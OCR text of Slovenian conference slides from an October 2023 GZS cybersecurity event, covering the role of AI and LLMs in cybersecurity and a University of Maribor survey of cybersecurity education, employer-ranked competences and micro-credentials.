



CREAPLUS


- **Razvoj velikih jezikovnih modelov (LLM) je prinesel AI na čelo skupnosti kibernetske varnosti**
  - Modeli strojnega učenja temeljijo na podatkih in brez ustreznih količin ter kakovosti podatkov lahko model strojnega učenja ne glede na to, kako dober je v teoriji, postane neuporaben.
  - To ne zmanjšuje pomena izbire pravih algoritmov strojnega učenja. Podatki in algoritmi morajo dopolnjevati drug drugega, da lahko rešujejo določene uporabne primere.



- **Razvoj velikih jezikovnih modelov (LLM) je prinesel AI na čelo skupnosti kibernetske varnosti**
  - Kljub temu da je avtomatizacija zbiranja podatkov, njihove normalizacije, odkrivanja in povezovanja mogoča, je za kompleksne napade ključna vključitev strokovnjakov s področja kibernetske varnosti.
  - Na področju kibernetske varnosti je izrednega pomena zagotavljanje dobrega konteksta celotnemu nizu podatkov, kar poteka preko obogatitve podatkov z drugimi informacijami in povezovanja več podatkov v skupni kontekst.
  - Zlonamerna uporaba LLMs: kriminalne skupine uporabljajo LLMs, da povečajo obseg in hitrost svojih napadov.



- **Pomembni izzivi uporabe AI za kibernetsko varnost**
  - **Vzpostavljanje zaupanja**
    - Natančnost in razložljivost sta ključna izziva pri uporabi AI. Če podatki pri treniranju modelov ne predstavljajo »resničnega sveta«, bo model razvil pristranskost, ki lahko izkrivi njegovo sposobnost zagotavljanja pričakovanih rezultatov.
  - **Varnost podatkov**
    - Opredelitev in nadzor nad tem, kateri podatki o treniranju se lahko delijo, je bistvenega pomena. V napačnih rokah bi ti podatki lahko pomagali kriminalnim skupinam pri njihovih napadih, da bi spodkopali zmožnost AI, da prepozna njihove datoteke, aplikacije in zlonamerno postopanje.



# PRIMER UPORABE AI V OBRAMBNIH PROGRAMIH

- **Ključni poudarki**
  - Jasni morajo biti namen in cilji programov:
    - Premagovanje ovir, specifičnih za obrambo in povezanih z avtomatizacijo obvladovanja kibernetskih tveganj.
    - Razvoj uporabnikom prijaznih programskih rešitev za specifično okolje.
  - Presoje posameznih primerov uporabe
    - Različni primeri uporabe AI:
      - AI podprti procesi samodejnih varnostnih presoj
      - Avtomatizirano poglobljeno testiranje spletnih aplikacij
    - Nekateri ključni parametri:
      - Inovativnost: uvajanje novosti oz. novih funkcionalnosti in dovršenost rešitve
      - Ustreznost: pomembnost novih zmogljivosti in skladnost s standardi na področju obrambe
      - Možnost validacije: validacija v dejanskem okolju s strani končnih uporabnikov
      - Tveganja: možnost za neželene dogodke ali izide
- **Prisotnost delovnih skupin za etična, pravna in družbena vprašanja**
  - Vključuje vsa vprašanja in morebitne posledice, ki se pojavljajo pri razvoju nastajajoče znanosti in tehnologij ter pri njihovem uveljavljanju v družbi.

CREAPLUS


office@creaplus.com

+386 590 74 270

+386 51 303 991

CREAPLUS d.o.o.
Letališka cesta 33F
1000 Ljubljana
Slovenija

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Prihodnost izobraževanja iz kibernetske varnosti

**Marko Hölbl, Lili Nemec Zlatolas, Muhamed Turkanović**
marko.holbl@um.si

Univerza v Mariboru
Fakulteta za elektrotehniko, računalništvo in informatiko

FERI

# Izobraževanje iz kibernetske varnosti

- ARRS je (ob podpori URSIV-a), objavila razpis za projekt oblikovanja izobraževanj (med drugim tudi študijskega programa) kibernetske varnosti, da bi ta primanjkljaj zmanjšali.
- Študij kibernetske varnosti v Sloveniji
  - Informacijska in kibernetska varnost (VS), GEA College
  - Kibernetska varnost (MAG), Fakulteta za informacijske študije
- Razvoj programov usposabljanj za kibernetsko varnost – RUKIV.
- Pregled pomembnosti kompetenc kibernetske varnosti
  - v visokošolskih študijskih programih (EU)
  - v certificiranju iz področja
  - pri slovenskih zaposlovalcih

arrs
JAVNA AGENCIJA ZA RAZISKOVALNO DEJAVNOST REPUBLIKE SLOVENIJE


REPUBLIKA SLOVENIJA
URAD VLADE REPUBLIKE SLOVENIJE ZA INFORMACIJSKO VARNOST
URSIV

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije



# Pregled pomembnosti kompetenc kibernetske varnosti

- Klasifikacija področij po “Cybersecurity Curricula 2017: Curriculum Guidelines for Post-Secondary Degree Programmes in Cybersecurity” (slo. Smernice za študijske programe na področju kibernetske varnosti)
  - Skupno pripravili ACM, IEEE CS, AIS SIGSEC in IFIP WG 11.8
  - Sestavljen iz 8 področij, 55 enot in 288 tematik znanja
- Visokošolsko izobraževanje
  - Vključenih naključnih 12 študijskih programov (9,5%) iz CYBERHEAD oz. vsebin za skupno 896 ECTS točk
- Certificiranje
  - Pregled 10 svetovno najbolj popularnih certificiranj iz področja kibernetske varnosti ((ISC)², ISACA, CompTIA, EC-Council, GIAC in Offensive Security)
- Slovenski zaposlovalci
  - 45 sodelujočih v anketi med organizacijami, ki se ukvarjajo s kibernetsko varnostjo oz. je pomembna za njihovo delo (2022)

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Anketa med zaposlovalci

- Sektor organizacij


- Vloga anketirancev v lastni organizaciji in velikost organizacij

| | | Število zaposlenih | | |
|---|---|---|---|---|
| | | več kot 100 | 100 ali manj | Skupaj |
| Kakšna je vaša vloga v organizaciji? | Vodstveni kader | 12 | 8 | 20 |
| | IKT tehnični kader | 12 | 8 | 20 |
| | Drugo | 3 | 2 | 5 |

SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost


IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Kadri kibernetske varnosti med zaposlovalci

- Več kot 70 % sodelujočih organizacij ima velike ali pa zelo velike težave pri pridobivanju novih kadrov.
- Trenutno število zaposlenih na področju kibernetske varnosti, in želje za število takšnih zaposlenih čez 5 let (Graf):




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost


IKT horizontalna mreža

Gospodarska zbornica Slovenije


zit Združenje za informatiko in telekomunikacije

# Izobraževanje iz kibernetske varnosti med zaposlovalci

V kakšni obliki trenutno dodatno usposabljate kader na področju kibernetske varnosti?




V kakšni obliki bi v prihodnje želeli, da zaposleni pridobivajo dodatna znanja in kompetence na področju kibernetske varnosti?




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost


IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Pomembnost posameznih znanj

- Primerjava najpomembnejših enot znanja glede na trg (zaposlovalci), visokošolske študijske programe in certificiranje



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

| # | Ocena (Trg) | Enote znanja (Trg) | Enote znanja (ŠP) | Enote znanja (Certifikati) |
|---|---|---|---|---|
| 1 | 4,82 | Upravljanje identitet | Kriptografija | Obramba omrežij |
| 2 | 4,82 | Zasebnost in varnost osebnih podatkov | Obramba omrežij | Nadzor dostopa |
| 3 | 4,80 | Varnost shranjevanja informacij | Nadzor sistemov | Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov |
| 4 | 4,73 | Varni komunikacijski protokoli | Celovitost in overjanje | Digitalna forenzika |
| 5 | 4,73 | Zasebnost podatkov | Analiza in testiranje | Upravljanje tveganj |
| 6 | 4,71 | Osveščenost in razumevanje | Kriptoanaliza | Nadzor sistemov |
| 7 | 4,68 | Celovitost in overjanje | Zasnova | Kriptografija |
| 8 | 4,68 | Nadzor dostopa | Kibernetsko pravo | Arhitektura omrežij |
| 9 | 4,67 | Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov | Upravljanje tveganj | Varni komunikacijski protokoli |
| 10 | 4,66 | Uporabna varnost in zasebnost | Kibernetski kriminal | Arhitektura porazdeljenih sistemov |
| 11 | 4,65 | Omrežne storitve | Arhitektura omrežij | Sistemski dostop |
| 12 | 4,64 | Osebna skladnost s pravili/politiko/etičnimi normami kibernetske varnosti | Varnostno upravljanje in politika | Upravljanje identitet |
| 13 | 4,64 | Varnostno upravljanje in politika | Kibernetska politika | Implementacija omrežij |
| 14 | 4,64 | Zasebnost | Sistemsko razmišljanje | Celovitost in overjanje |
| 15 | 4,61 | Nadzor sistemov | Nadzor dostopa | Kibernetsko pravo |
| 16 | 4,60 | Varnost osebja | Varni komunikacijski protokoli | Varnostno upravljanje in politika |
| 17 | 4,59 | Obramba omrežij | Temeljna načela | Kibernetski kriminal |
| 18 | 4,59 | Upravljanje sistemov | Digitalna forenzika | Analitična orodja |
| 19 | 4,58 | Upravljanje tveganj | Omrežne storitve | Varnost shranjevanja informacij |
| 20 | 4,58 | Upravljanje sistemov | Načrtovanje kibernetske varnosti | Upravljanje sistemov |
| 21 | 4,55 | Etika | Zasebnost podatkov | Upravljanje sistemov |
| 22 | 4,55 | Načrtovanje kibernetske varnosti | Osveščenost in razumevanje | Zasebnost |
| 23 | 4,54 | Socialni inženiring | Varnost shranjevanja informacij | Arhitektura strojne opreme |
| 24 | 4,52 | Sistemski dostop | Arhitektura strojne opreme | Varnost osebja |
| 25 | 4,50 | Temeljna načela | Kibernetska etika | Socialni inženiring |
| 26 | 4,50 | Kibernetska etika | Tipične arhitekture sistemov | Osveščenost in razumevanje |
| 27 | 4,45 | Zasnova | Arhitektura porazdeljenih sistemov | Zasebnost podatkov |
| 28 | 4,45 | Analiza in testiranje | Analitična orodja | Kibernetska politika |
| 29 | 4,44 | Implementacija | Implementacija | Kibernetska etika |
| 30 | 4,44 | Implementacija omrežij | Uporabna varnost in zasebnost | Kriptoanaliza |
| 31 | 4,42 | Testiranje sistemov | Upravljanje identitet | Omrežne storitve |
| 32 | 4,40 | Testiranje komponent | Implementacija omrežij | Načrtovanje kibernetske varnosti |
| 33 | 4,40 | Arhitektura omrežij | Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov | Upravljanje varnostnih programov |
| 34 | 4,39 | Dokumentiranje | Socialni inženiring | Zasnova komponent |
| 35 | 4,39 | Družbena in vedenjska zasebnost | Fizični vmesniki in priključki | Implementacija |
| 36 | 4,36 | Upravljanje varnostnih programov | Zasebnost in varnost osebnih podatkov | Osebna skladnost s pravili/politiko/etičnimi normami kibernetske varnosti |
| 37 | 4,35 | Zasnova komponent | Upravljanje varnostnih programov | Temeljna načela |
| 38 | 4,35 | Sistemsko razmišljanje | Sistemski dostop | Zasebnost in varnost osebnih podatkov |
| 39 | 4,35 | Varnostne operacije | Zasnova komponent | Varnostne operacije |
| 40 | 4,35 | Kibernetski kriminal | Upravljanje sistemov | Analiza in testiranje |
| 41 | 4,30 | Analitična orodja | Zasebnost | Postavitev in vzdrževanje |
| 42 | 4,29 | Postavitev in vzdrževanje | Osebna skladnost s pravili/politiko/etičnimi normami kibernetske varnosti | Testiranje komponent |
| 43 | 4,28 | Nabava komponent | Varnostne operacije | Sistemsko razmišljanje |
| 44 | 4,27 | Arhitektura porazdeljenih sistemov | Upravljanje sistemov | Testiranje sistemov |
| 45 | 4,23 | Kibernetska politika | Fizični mediji | Tipične arhitekture sistemov |
| 46 | 4,17 | Arhitektura strojne opreme | Testiranje komponent | Zasnova |
| 47 | 4,14 | Kriptografija | Družbena in vedenjska zasebnost | Dokumentiranje |
| 48 | 4,14 | Kibernetsko pravo | Postavitev in vzdrževanje | Etika |
| 49 | 4,06 | Obratni inženiring komponent | Obratni inženiring komponent | Nabava komponent |
| 50 | 4,05 | Fizični mediji | Testiranje sistemov | Obratni inženiring komponent |
| 51 | 4,03 | Fizični vmesniki in priključki | Varnost osebja | Fizični mediji |
| 52 | 3,98 | Tipične arhitekture sistemov | Etika | Fizični vmesniki in priključki |
| 53 | 3,90 | Digitalna forenzika | Dokumentiranje | Upokojevanje sistemov |
| 54 | 3,81 | Upokojevanje sistemov | Nabava komponent | Družbena in vedenjska zasebnost |
| 55 | 3,63 | Kriptoanaliza | Upokojevanje sistemov | Uporabna varnost in zasebnost |

# Razlike med rezultati zaposlovalcev glede na anketirani kader in velikost organizacije

| Vodstveni kader | IKT tehnični kader | Manj kot 100 zaposlenih | Več kot 100 zaposlenih |
|---|---|---|---|
| Upravljanje identitet | Nadzor dostopa | Varnost shranjevanja informacij | Zasebnost in varnost osebnih podatkov |
| Zasebnost in varnost osebnih podatkov | Zasebnost in varnost osebnih podatkov | Varni komunikacijski protokoli | Upravljanje identitet |
| Varnost shranjevanja informacij | Varnost shranjevanja informacij | Etika | Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov |
| Varnostno upravljanje in politika | Varni komunikacijski protokoli | Nadzor dostopa | Socialni inženiring |
| Neprekinjenost, obnova po nesreči in obvladovanje incidentov | Osveščenost in razumevanje | Zasebnost in varnost osebnih podatkov | Osveščenost in razumevanje |
| Zasebnost | Omrežne storitve | Zasebnost podatkov | Varnostno upravljanje in politika |
| Načrtovanje kibernetske varnosti | Osebna skladnost s pravili/politiko/ etičnimi normami | Omrežne storitve | Uporabna varnost in zasebnost |
| Zasebnost podatkov | Upravljanje identitet | Upravljanje identitet | Varnost shranjevanja informacij |
| Uporabna varnost in zasebnost | Zasebnost podatkov | Celovitost in overjanje | Zasebnost podatkov |
| Upravljanje sistemov | Celovitost in overjanje | Temeljna načela | Osebna skladnost s pravili/politiko/etičnimi normami kibernetske varnosti |
| Socialni inženiring | Obramba omrežij | Osveščenost in razumevanje | Varnost osebja |
| Nadzor sistemov | Temeljna načela | Zasebnost | Upravljanje sistemov |
| Upravljanje tveganj | Neprekinjenost, obnova po nesreči in obvladovanje incidentov | Obramba omrežij | Upravljanje tveganj |

# Pomembnost posameznih znanj

- Na podlagi pogostosti oz. pomembnosti znanj in kompetenc iz evropskih študijskih programov, najbolj popularnih certificiranj in analize slovenskega gospodarstva je nastal naslednji seznam 12 najpomembnejših znanj.

| |
|---|
| 1. Obramba omrežij |
| 2. Nadzor sistemov |
| 3. Celovitost in overjanje |
| 4. Nadzor dostopa |
| 5. Varni komunikacijski protokoli |
| 6. Upravljanje tveganj |
| 7. Varnostno upravljanje in politika |
| 8. Upravljanje identitet |
| 9. Varnost shranjevanja informacij |
| 10. Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov |
| 11. Kriptografija |
| 12. Zasebnost in varnost osebnih podatkov |

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Mikrodokazila

- **Mikrodokazilo** (angl. Micro-credential) pomeni **zapis učnih izidov**, ki jih je posameznik dosegel z **učenjem manjšega obsega**. Učni izidi so ovrednoteni na podlagi pregledno in jasno **definiranih standardov**. Programi so pripravljeni tako, da opremijo posameznika s specifičnim znanjem, spretnostmi in kompetencami, ki naslavljajo družbene, osebne, kulturne potrebe oziroma potrebe trga dela. Mikrodokazila so **last posameznikov**, ki jih **lahko delijo z drugimi in prenašajo** naprej. Lahko so **samostojna ali se združujejo v večja**. Podprta so s **sistemi za zagotavljanje kakovosti** in sledijo dogovorjenim standardom v sektorjih.

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Mikrodokazila

- Načrta za okrevanje in odpornost (NOO) - pilotni projekti za zelen in odporen prehod v Družbo 5.0
- Veliko število projektov, ki pokrivajo zelo različna področja
- Mikrodokazila lahko dopolnjujejo in spodbujajo izobraževanje in usposabljanje, ni pa njihov namen nadomestiti formalnih oblik izobraževanja
- Spodbujanje prožne ponudbe učenja, primerljivosti pridobljenih znanj in okrepitev personalizirane učne in karierne poti.
- EU cilj je vzpostaviti skupni evropski pristop z enotnimi pravili za oblikovanje, podeljevanje in opis mikrodokazil

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Mikrodokazila

- Mikrodokazila se še pripravljajo…
- Zanima nas tudi kakšne so vaše (gospodarstvo) želje glede vsebin (iz področja kibernetske varnosti), obsega ipd.
- Anketa:
  - https://shorturl.at/gotV3


zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

Univerza v Mariboru

Fakulteta za elektrotehniko, računalništvo in informatiko

FERI

# Hvala za vašo pozornost!

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

# Zaključek konference

**Mihael Nagelj**

predsednik Sekcije za kibernetsko varnost, Združenje za informatiko in telekomunikacije pri GZS

# Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

# Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS